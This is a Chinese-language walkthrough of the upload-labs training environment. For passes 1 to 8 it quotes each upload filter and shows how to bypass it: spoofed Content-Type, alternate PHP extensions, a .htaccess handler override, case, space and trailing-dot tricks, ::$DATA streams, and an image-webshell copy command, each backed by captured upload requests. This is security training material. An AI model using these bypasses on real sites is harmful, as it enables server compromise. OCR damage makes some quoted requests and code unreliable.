

# UPLOAD-LABS记录

---

## pass1

---

源码

```
function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
    //提取上传文件的类型
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name + "|") == -1) {
        var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_name;
        alert(errMsg);
        return false;
    }
}
```

不允许上传php，拦截速度很快，判断为前端验证

新建phpinfo文件

```
<?php
    echo phpinfo();
?>
```

修改后缀名为png，上传，bp抓包改后缀为php

[illegible]

上传成功

### 任务

上传一个 `webshell` 到服务器。


### 上传区

请选择要上传的图片：

Browse...

No file selected.

上传



A large rectangular area for uploading an image. It contains a small icon in the top-left corner representing a file with an image extension.

**Notice:** Undefined index: action in C:\phpStudy\WWW\upload-labs\Pass-01\index.php on line 53



## PHP Version 5.4.45



|   |   |
|---|---|
| System                                  | Windows NT WIN-ISL2 6.3 build 9200 (Windows Server 2012 R2 Datacenter Edition) i586   |
| Build Date                              | Sep 2 2015 23:45:53   |
| Compiler                                | MSVC9 (Visual C++ 2008)   |
| Architecture                            | x86   |
| Configure Command                       | cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo" |
| Server API                              | Apache 2.0 Handler  |
| Virtual Directory Support               | enabled   |
| Configuration File (php.ini) Path       | C:\Windows  |
| Loaded Configuration File               | C:\phpStudy\php\php-5.4.45\php.ini  |
| Scan this dir for additional .ini files | (none)  |
| Additional .ini files parsed            | (none)  |
| PHP API                                 | 20100412  |
| PHP Extension                           | 20100525  |
| Zend Extension                          | 220100525   |
| Zend Extension Build                    | API(220100525,TS,VC9  |
| PHP Extension Build                     | API(20100525,TS,VC9   |
| Debug Build                             | no  |
| Thread Safety                           | enabled   |

## pass2

### 源码

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png') || ($_FILES['upload_file']['type'] == 'image/gif')) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . $_FILES['upload_file']['name'];
                $is_upload = true;
            }
        } else {
            $msg = '文件类型不正确，请重新上传！';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在，请手工创建！';
    }
}
```

查看源码，发现对文件类型进行判断，上传phpinfo，bp抓包，修改Content-Type类型为image/png

Request

RawParamsHeadersHex

'OST /upload-labs/Pass-02/index.php?action=show\_code HTTP/1.1  
Host: 172.16.43.117  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:64.0) Gecko/20100101 Firefox/64.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://172.16.43.117/upload-labs/Pass-02/index.php?action=show\_code  
Content-Type: multipart/form-data;  
Boundary=-----12107911761297775821376882955  
Content-Length: 374  
Content-Type: multipart/form-data; name="upload\_file"; filename="phpinfo.php"  
Content-Disposition: form-data; name="upload\_file"; filename="phpinfo.php"  
Content-Type: image/jpeg  
Content-Disposition: form-data; name="submit"  
  
-----12107911761297775821376882955  
<?php  
echo phpinfo();  
>  
-----12107911761297775821376882955  
Content-Disposition: form-data; name="submit"  
  
-----12107911761297775821376882955--

Response

RawHeadersHexHTMLRender

HTTP/1.1 200 OK  
Date: Wed, 06 Mar 2019 03:10:04 GMT  
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45  
X-Powered-By: PHP/5.4.45  
Set-Cookie: pass=02  
Content-Length: 4379  
Connection: close  
Content-Type: text/html; charset=utf-8  
  
<html>  
<head>  
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>  
<link rel="icon" type="image/x-icon" href="/upload-labs/img/favicon.png">  
  
<title>upload-labs</title>  
  
</head>  
<link rel="stylesheet" type="text/css" href="/upload-labs/css/index.css">  
<link rel="stylesheet" type="text/css" href="/upload-labs/css/prism.css">  
<script>  
function show\_code(){  
var url = window.location.href;  
if(url.indexOf("?") != -1){  
url = url.split("?")[0];  
}  
  
var e = document.getElementById("show\_code");  
if(e == null){  
window.location.href=url+"?action=show\_code";  
}  
else{  
window.location.href=url;  
}  
}


上传成功



| PHP Version 5.4.45                      |   |
|---|---|
| System                                  | Windows NT WIN-1SL2 6.3 build 9200 (Windows Server 2012 R2 Datacenter Edition) i586   |
| Build Date                              | Sep 2 2015 23:45:53   |
| Compiler                                | MSVC9 (Visual C++ 2008)   |
| Architecture                            | x86   |
| Configure Command                       | cmd /c "nolog configure.js --enable-snapshot-build --disable-isapi --enable-debug-pack --without-mssql --without-pdo-mssql --without-p3web --with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk\shared --with-oci8=C:\php-sdk\oracle\instantclient10\sdk\shared --with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk\shared --enable-object-out-dir=. --enable-com-dotnet=shared --with-mcrypt=static --disable-static-analyze --with-pgo" |
| Server API                              | Apache 2.0 Handler  |
| Virtual Directory Support               | enabled   |
| Configuration File (php.ini) Path       | C:\Windows  |
| Loaded Configuration File               | C:\phpStudy\php\php-5.4.45\php.ini  |
| Scan this dir for additional .ini files | (none)  |
| Additional .ini files parsed            | (none)  |
| PHP API                                 | 20100412  |
| PHP Extension                           | 20100525  |
| Zend Extension                          | 220100525   |
| Zend Extension Build                    | API220100525.TS.VC9   |
| PHP Extension Build                     | API20100525.TS.VC9  |
| Debug Build                             | no  |
| Thread Safety                           | enabled   |
| Zend Signal Handling                    | disabled  |
| Zend Memory                             | enabled   |

pass3

源码




```

$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array('.asp', '.aspx', '.php', '.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace(':'.$DATA, '', $file_ext); //去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
                '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'];
                $is_upload = true;
            }
        } else {
            $msg = '不允许上传.asp, .aspx, .php, .jsp后缀文件!';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在, 请手工创建!';
    }
}
}

```

发现黑名单 (.asp,.aspx,.php,.jsp) , 使用php3或者phtml绕过



## pass4

源码

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext =
array(".php", ".php5", ".php4", ".php3", ".php2", "php1", ".html", ".htm", ".phtml", ".php", ".PH
p5", ".pHp4", ".pHp3", ".pHp2", "pHp1", ".Html", ".Htm", ".pHtml", ".jsp", ".jspa", ".jspx", ".jsw
", ".jsv", ".jspf", ".jtml", ".jSp", ".jSpx", ".jSpa", ".jSw", ".jSv", ".jSpf", ".jHtml", ".asp", ".
.aspx", ".asa", ".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpX", ".aSa", ".aSax", ".aS
cx", ".aShx", ".aSmx", ".cEr", ".sWf", ".swf");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
 '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . $_FILES['upload_file']['name'];
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
    }
}
```

上传.htaccess文件

```
SetHandler application/x-httpd-php
```

使所有的上传文件都解析为php

之后上传图片马，不知道为什么我的图片马未能被解析

附，生成图片马方法

```
copy 1.jpg/a+2.php/b
```

## pass5


```

$sis_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext =
array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".pHp", ".pHp5", ".p
Hp4", ".pHp3", ".pHp2", ".Html", ".Htm", ".pHtml", ".jsp", ".jspa", ".jspx", ".jsw", ".jsv", ".jsp
f", ".jtml", ".jSp", ".jSpX", ".jSpa", ".jSw", ".jSv", ".jSpf", ".jHtml", ".asp", ".aspx", ".asa",
".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpX", ".aSa", ".aSax", ".aScx", ".aShx", ".
aSmx", ".cEr", ".SWf", ".swf", ".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = str_ireplace(':'.$DATA, '', $file_ext); //去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
'/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $sis_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
    }
}

```


发现黑名单里添加了.htaccess，但未过滤大小写，可以通过大小写绕过



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left displays a POST request to `/upload-labs/Pass-05/index.php` with a file named `phpinfo.php`. The 'Response' pane on the right shows a 200 OK response from the server, indicating the file was successfully uploaded. The response body contains the content of the uploaded file, which is the output of the `phpinfo()` function.

上传成功



| PHP Version 5.4.45   |   |
|--|---|
|  |   |
| System   | Windows NT WIN-1SL2 6.3 build 9200 (Windows Server 2012 R2 Datacenter Edition) i586   |
| Build Date   | Sep 2 2015 23:45:53   |
| Compiler   | MSVC9 (Visual C++ 2008)   |
| Architecture   | x86   |
| Configure Command  | cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pdoweb" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10sdk\shared" "--with-oci8=C:\php-sdk\oracle\instantclient10sdk\shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk\shared" "--enable-object-out-dir=.obj" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo" |
| Server API   | Apache 2.0 Handler  |
| Virtual Directory Support  | enabled   |
| Configuration File (php.ini) Path  | C:\Windows  |
| Loaded Configuration File  | C:\phpStudy\php\php-5.4.45\php.ini  |
| Scan this dir for additional .ini files  | (none)  |
| Additional .ini files parsed   | (none)  |
| PHP API  | 20100412  |
| PHP Extension  | 20100525  |
| Zend Extension   | 220100525   |
| Zend Extension Build   | API220100525.TS.VC9   |
| PHP Extension Build  | API20100525.TS.VC9  |
| Debug Build  | no  |
| Thread Safety  | enabled   |
| Zend Signal  | disabled  |

pass6

源码

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext =
array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".php", ".php5", ".p
Hp4", ".pHp3", ".pHp2", ".Html", ".Htm", ".pHtm", ".jsp", ".jspa", ".jspx", ".jsw", ".jsv", ".jsp
f", ".jtml", ".jSp", ".jSpX", ".jSpa", ".jSw", ".jSv", ".jSpf", ".jHtm", ".asp", ".aspx", ".asa",
".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpX", ".aSa", ".aSax", ".aScx", ".aShx", ".
aSmx", ".cEr", ".sWf", ".swf", ".htaccess");
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
 '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    }
}
```



```

    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在, 请手工创建!';
    }
}

```

黑名单添加大小写，但可在文件后缀名加空绕过

**Request**

```

POST /upload-labs/Pass-06/index.php?action=show_code HTTP/1.1
Host: 172.16.43.117
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.43.117/upload-labs/Pass-06/index.php?action=show_code
Content-Type: multipart/form-data;
boundary=-----6192627718729319051220232740
Content-Length: 379
DNT: 1
Connection: close
Cookie: pass=06
Upgrade-Insecure-Requests: 1
-----6192627718729319051220232740
Content-Disposition: form-data; name="upload_file"; filename="phpinfo.php"
Content-Type: application/x-php

<?php
    echo phpinfo();
?>
-----6192627718729319051220232740
Content-Disposition: form-data; name="submit"

```

**Response**

```

HTTP/1.1 200 OK
Date: Thu, 07 Mar 2019 03:02:42 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Set-Cookie: pass=06
Content-Length: 4963
Connection: close
Content-Type: text/html; charset=utf-8

<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
    <link rel="icon" type="image/x-icon" href="/upload-labs/img/favicon.png" />

    <title>upload-labs</title>
</head>
<link rel="stylesheet" type="text/css" href="/upload-labs/css/index.css">
<link rel="stylesheet" type="text/css" href="/upload-labs/css/prism.css">
<script>
function show_code(){
    var url = window.location.href;
    if(url.indexOf("?") != -1){
        url = url.split("?")[0];
    }

    var e = document.getElementById("show_code");
    if(e == null){

```

上传成功

**PHP Version 5.4.45**

|  |  |
|--|--|
| <b>System</b>                                  | Windows NT WIN-LSL2 6.3 build 9200 (Windows Server 2012 R2 Datacenter Edition) i586  |
| <b>Build Date</b>                              | Sep 2 2015 23:45:53  |
| <b>Compiler</b>                                | MSVC9 (Visual C++ 2008)  |
| <b>Architecture</b>                            | x86  |
| <b>Configure Command</b>                       | ccscript /nologo configure.js "--enable-snaphot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk\shared" "--enable-object-out-dir=.obj" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo" |
| <b>Server API</b>                              | Apache 2.0 Handler   |
| <b>Virtual Directory Support</b>               | enabled  |
| <b>Configuration File (php.ini) Path</b>       | C:\Windows   |
| <b>Loaded Configuration File</b>               | C:\phpStudy\php\php-5.4.45\php.ini   |
| <b>Scan this dir for additional .ini files</b> | (none)   |
| <b>Additional .ini files parsed</b>            | (none)   |
| <b>PHP API</b>                                 | 20100412   |
| <b>PHP Extension</b>                           | 20100525   |
| <b>Zend Extension</b>                          | 220100525  |
| <b>Zend Extension Build</b>                    | API220100525.TS.VC9  |
| <b>PHP Extension Build</b>                     | API20100525.TS.VC9   |

# pass7

源码

```

$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {

```

```

$deny_ext =
array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".p
Hp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jsp
f",".jtml",".jSp",".jSpX",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",
".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpX",".aSa",".aSax",".aScx",".aShx",".
aSmx",".cEr",".swf",".swf",".htaccess");
$file_name = trim($_FILES['upload_file']['name']);
$file_ext = strrchr($file_name, '.');
$file_ext = strtolower($file_ext); //转换为小写
$file_ext = str_ireplace(':'.$DATA, '', $file_ext); //去除字符串::$DATA
$file_ext = trim($file_ext); //首尾去空

if (!in_array($file_ext, $deny_ext)) {
    if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
    '/' . $_FILES['upload_file']['name'])) {
        $img_path = $UPLOAD_ADDR . '/' . $file_name;
        $is_upload = true;
    }
} else {
    $msg = '此文件不允许上传';
}
} else {
    $msg = $UPLOAD_ADDR . '文件夹不存在, 请手工创建!';
}
}
}

```

代码中添加了首尾去空处理，但未对后缀名进行去'.'处理，可利用windows特性，自动去掉后缀名中最后的'.'，加'.'绕过

Go
Cancel
< >

Request
Raw Params Headers Hex

POST /upload-labs/Pass-07/index.php?action=show\_code HTTP/1.1
Host: 172.16.43.117
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.43.117/upload-labs/Pass-07/index.php?action=show\_code
Content-Type: multipart/form-data;
boundary=-----8714338212897192301356860888
Content-Length: 379
DNT: 1
Connection: close
Cookie: pass=07
Upgrade-Insecure-Requests: 1
-----8714338212897192301356860888
Content-Disposition: form-data; name="upload\_file"; filename="phpinfo.php."
Content-Type: application/x-php

<?php
 echo phpinfo();
?>
-----8714338212897192301356860888
Content-Disposition: form-data; name="submit"

Target: http://172.16.43.117

Response
Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Date: Thu, 07 Mar 2019 03:09:53 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Set-Cookie: pass=07
Content-Length: 4951
Connection: close
Content-Type: text/html; charset=utf-8

<html>
<head>
 <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
 <link rel="icon" type="image/x-icon" href="/upload-labs/img/favicon.png" />

 <title>upload-labs</title>
</head>
<link rel="stylesheet" type="text/css" href="/upload-labs/css/index.css">
<link rel="stylesheet" type="text/css" href="/upload-labs/css/prism.css">
<script>
function show\_code(){
 var url = window.location.href;
 if(url.indexOf("?") != -1){
 url = url.split("?")[0];
 }

 var e = document.getElementById("show\_code");
 if(e == null){

上传成功

## PHP Version 5.4.45



|   |   |
|---|---|
| System                                  | Windows NT WIN-ISL2 6.3 build 9200 (Windows Server 2012 R2 Datacenter Edition) i586   |
| Build Date                              | Sep 2 2015 23:45:53   |
| Compiler                                | MSVC9 (Visual C++ 2008)   |
| Architecture                            | x86   |
| Configure Command                       | cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo" |
| Server API                              | Apache 2.0 Handler  |
| Virtual Directory Support               | enabled   |
| Configuration File (php.ini) Path       | C:\Windows  |
| Loaded Configuration File               | C:\phpStudy\php\php-5.4.45\php.ini  |
| Scan this dir for additional .ini files | (none)  |
| Additional .ini files parsed            | (none)  |
| PHP API                                 | 20100412  |
| PHP Extension                           | 20100525  |
| Zend Extension                          | 220100525   |
| Zend Extension Build                    | API220100525,TS,VC9   |

## pass8

### 源码

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext =
array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".p
Hp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jsp
f",".jtml",".jSp",".jSpX",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",
".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpX",".aSa",".aSaX",".aScx",".aShx",".
aSmx",".cEr",".swf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR .
'/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
            }
        } else {
```

```

$msg = '此文件不允许上传';
}
} else {
$msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
}
}
}

```

未对后缀名进行去“::\$DATA”处理，利用windows特性，可在后缀名中加“::\$DATA”绕过

Go
Cancel
<
>

Target: http://172.16.43.117

Request

Raw
Params
Headers
Hex

```

POST /upload-labs/Pass-08/index.php?action=show_code HTTP/1.1
Host: 172.16.43.117
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.43.117/upload-labs/Pass-08/index.php?action=show_code
Content-Type: multipart/form-data;
Boundary=-----76524577813114185631681183229
Content-Length: 388
Host: 172.16.43.117
Connection: close
Cookie: pass=08
Upgrade-Insecure-Requests: 1
-----76524577813114185631681183229
Content-Disposition: form-data; name="upload_file"; filename="phpinfo.php::$DATA"
Content-Type: application/x-php

<?php
    echo phpinfo();
}
-----76524577813114185631681183229
Content-Disposition: form-data; name="submit"

```

Response

Raw
Headers
Hex
HTML
Render

```

HTTP/1.1 200 OK
Date: Thu, 07 Mar 2019 08:04:07 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Set-Cookie: pass=08
Content-Length: 4943
Connection: close
Content-Type: text/html; charset=utf-8

<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
    <link rel="icon" type="image/x-icon" href="/upload-labs/img/favicon.png" />

    <title>upload-labs</title>

</head>
<link rel="stylesheet" type="text/css" href="/upload-labs/css/index.css">
<link rel="stylesheet" type="text/css" href="/upload-labs/css/prism.css">
<script>
function show_code(){
    var url = window.location.href;
    if(url.indexOf("?") != -1){
        url = url.split("?")[0];
    }


    var e = document.getElementById("show_code");
    ...

```

上传成功

172.16.43.117/upload-labs/upload/phpinfo.php

Community
privacy
pentest
learn
Donate
python

PHP Version 5.4.45


|   |   |
|---|---|
| System                                  | Windows NT WIN-HSL2 6.3 build 9200 (Windows Server 2012 R2 Datacenter Edition) i586   |
| Build Date                              | Sep 2 2015 23:45:53   |
| Compiler                                | MSVC9 (Visual C++ 2008)   |
| Architecture                            | x86   |
| Configure Command                       | cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo" |
